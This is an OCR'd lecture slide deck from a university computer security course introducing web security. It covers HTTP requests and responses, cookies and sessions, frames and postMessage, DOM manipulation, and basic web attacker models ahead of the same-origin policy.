CSE 127 Computer Security

Stefan Savage, Spring 2020, Lecture 11

Web Security I

Goals for today


- Understand (basically) how Web browsing works
- Understand the basic Web security model (same origin policy)
- How cookies work and some ways they get attacked

Web Architecture

- Web browser issues requests
- Web server responds
- Web browser renders response

Web Architecture

- Web browser issues requests. How? Why?
  - User typed in URL
  - User re-loaded a page
  - User clicked on a link
  - Web server responded with a redirect (telling browser to request new page)
  - Web page embedded another page (leading to request for that page)
  - Script within web page issued a request



Web Architecture


- Web server responds. How?
  - Returns a static file
  - Invokes a script and returns output
  - Invokes a plugin

Web Architecture

- Web browser renders response. How?
  - Renders HTML + CSS
  - Executes embedded JavaScript
  - Invokes a plugin (e.g., PDF)


HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):



HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).

Anatomy of a request

method path version


```
GET /index.html HTTP/1.1
```

headers

```
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

body
(empty)

Anatomy of a response




HTTP Basics

- Client sends requests
  - Typically:
    - `GET`: retrieve a resource
    - `POST`: update a resource (submit a form, publish a post, etc.)
- Server responds
  - Status + optional body
  - Status examples:
    - `200: OK`
    - `303: See other` (redirect)
    - `404: Not found`
- Repeat…
  (note each exchange is independent, protocol is *stateless*)

HTTP Basics

- Remember: there are many resources in a Web page
  - Html
  - CSS
  - Images
  - Scripts
  - Parts of other Web pages…



Web Sessions

- HTTP is a **stateless protocol**. No notion of *session*.
- But most web applications are session-based.
  - Session active until users logs out (or times out).
- How?
  - Cookies.

- Cookies used for variety of things including
  - Sessions (e.g., login, shopping carts)
  - Personalization (e.g., user preferences, themes, etc.)
  - Tracking (e.g., tracking behavior for targeted advertising)

Web Cookies

- The web server provides tokens in its response to the web browser.
  - `Set-Cookie: <cookie-name>=<cookie-value>; Property=property-value`
  - `Also define "properties" for each cookie`
    - `E.g., when they expire, only use with https, what domains they are for, etc…`
- Browser attaches those cookies to every subsequent request to that web server
- Session Cookies:
  - Expiration property not set
  - Exist only during current browser session
  - Deleted when browser is shut down*
  - *Unless you configured your browser to resume active sessions on re-start
- Persistent Cookies
  - Saved until server-defined expiration time

Setting cookies in response

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Sending cookie with each request


```
GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

Basic browser execution model

- Each browser window/tab….
  - Loads content
  - Parses HTML and runs Javascript
  - Fetches sub resources (e.g., images, CSS, Javascript)
  - Respond to events like onClick, onMouseover, onLoad, setTimeout

Nested execution model

- Windows may contain frames from different sources
  - Frame: rigid visible division
  - iFrame: floating inline frame
- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken




How do you communicate with frames?

- Message passing via postMessage API
  - Sender: `targetWindow.postMessage(message, targetOrigin);`
  - Receiver:

```
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event){
  if (event.origin !== "http://example.com")
    return;
   …
}
```

Document object model (DOM)

- Javascript can read and modify page by interacting with the DOM
  - Object Oriented interface for reading and writing website content
- Includes browser object model
  - Access window, document, and other state like history, browser navigation, and cookies
- Bottom line:
  - Web page javascript can, and does, change Web page contents dynamically
  - Can even change the contents of itself



Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
...
  </body>
</html>
```

- Item 1

```
<script>
    const list    = document.getElementById('t1');
    const newItem = document.createElement('li');
    const newText = document.createTextNode('Item 2');
    list.appendChild(newItem);
    newItem.appendChild(newText)
</script>
```

Always remember:
Modern Web sites are **programs**

- Partially executed on the client side
  - HTML rendering, JavaScript, plug-ins (e.g. Java, Flash)


- Partially executed on the server side
  - CGI, PHP, Ruby, ASP, server-side JavaScript, SQL, etc.

Modern websites are complicated

The LA Times homepage includes 540 resources
from nearly 270 IP addresses, 58 networks, and 8 countries
Many of these aren't controlled by the main sites.

MUID	1656321DA67D6C8404703800A27D6AB3	.bing.com	/	2020-01-20…	
_EDGE_S	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	
SRCHUID	V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&…	.bing.com	/	2020-06-05…	
SRCHD	AF=NOFORM	.bing.com	/	2020-06-05…	
_SS	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	
bounceClientVisit1762c	%7B%22vid%22%3A1556033812014037%2C%22did%…	.bounceexchan…	/	2019-04-23…	
ajs_group_id	null	.brightcove.net	/	2019-12-11…	
AMCV_A7FC606253FC752B0A4C98…	1099438348%7CMCMID%7C67847544714676056954444…	.brightcove.net	/	2020-12-11…	2
ajs_anonymous_id	%2250aa1405-b704-40f4-8d3b-6a29ffa32f73%22	.brightcove.net	/	2019-12-11…	
ajs_user_id	null	.brightcove.net	/	2019-12-11…	
__adcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX…	.cdnwidget.com	/	2020-05-23…	1
__3idcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX…	.cdnwidget.com	/	2020-05-23…	1
kuid	DNT	.krxd.net	/	2019-10-20…	
__idcontext	eyJjb29raWVJRCI6IkpaWjNWMkhLQlcyS1Q2RU9NTzJS…	.latimes.com	/	2020-05-22…	2
kw.pv_session	3	.latimes.com	/	2019-04-24…	
RT	"sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%…	.latimes.com	/	2019-04-30…	2
_lb	1	.latimes.com	/	2019-04-23…	
pdic	5	.latimes.com	/	2024-04-21…	
_fbp	fb.1.1556033822471.1780534325	.latimes.com	/	2019-07-22…	
__gads	ID=10641b22d31f2147:T=1556033820:S=ALNI_MYGSPr…	.latimes.com	/	2021-04-22…	
s_cc	true	.latimes.com	/	N/A	
kw.session_ts	1556033812187	.latimes.com	/	2019-04-23…	
bounceClientVisit1762v	N4IgNgDiBcIBYBcEQM4FIDMBBNAmAYnvgO6kB0YAhg…	.latimes.com	/	2019-04-23…	1
uuid	69953082-e348-4cc7-b37b-b0c14adc7449	.latimes.com	/	2024-04-21…	
_gid	GA1.2.771043247.1556033809	.latimes.com	/	2019-04-24…	
_sp_ses.8129	*	.latimes.com	/	2019-04-23…	
paic	5	.latimes.com	/	2024-04-21…	

Modern websites are complicated




Understand (basically) how Web browsing works

Goals for today


- Understand (basically) how Web browsing works
- **Understand the basic Web security model (same origin policy)**
- How cookies work and some ways they get attacked

Relevant attacker models

Network attacker



Web attacker




Relevant attacker models

Gadget attacker

Web attacker with capabilities to inject limited content into honest page


Most of our focus: web attacker



And variants of it

Web security model

- Safely browse the web in the presence of web attackers
  - Browsers are like operating systems
  - Need to isolate different activities

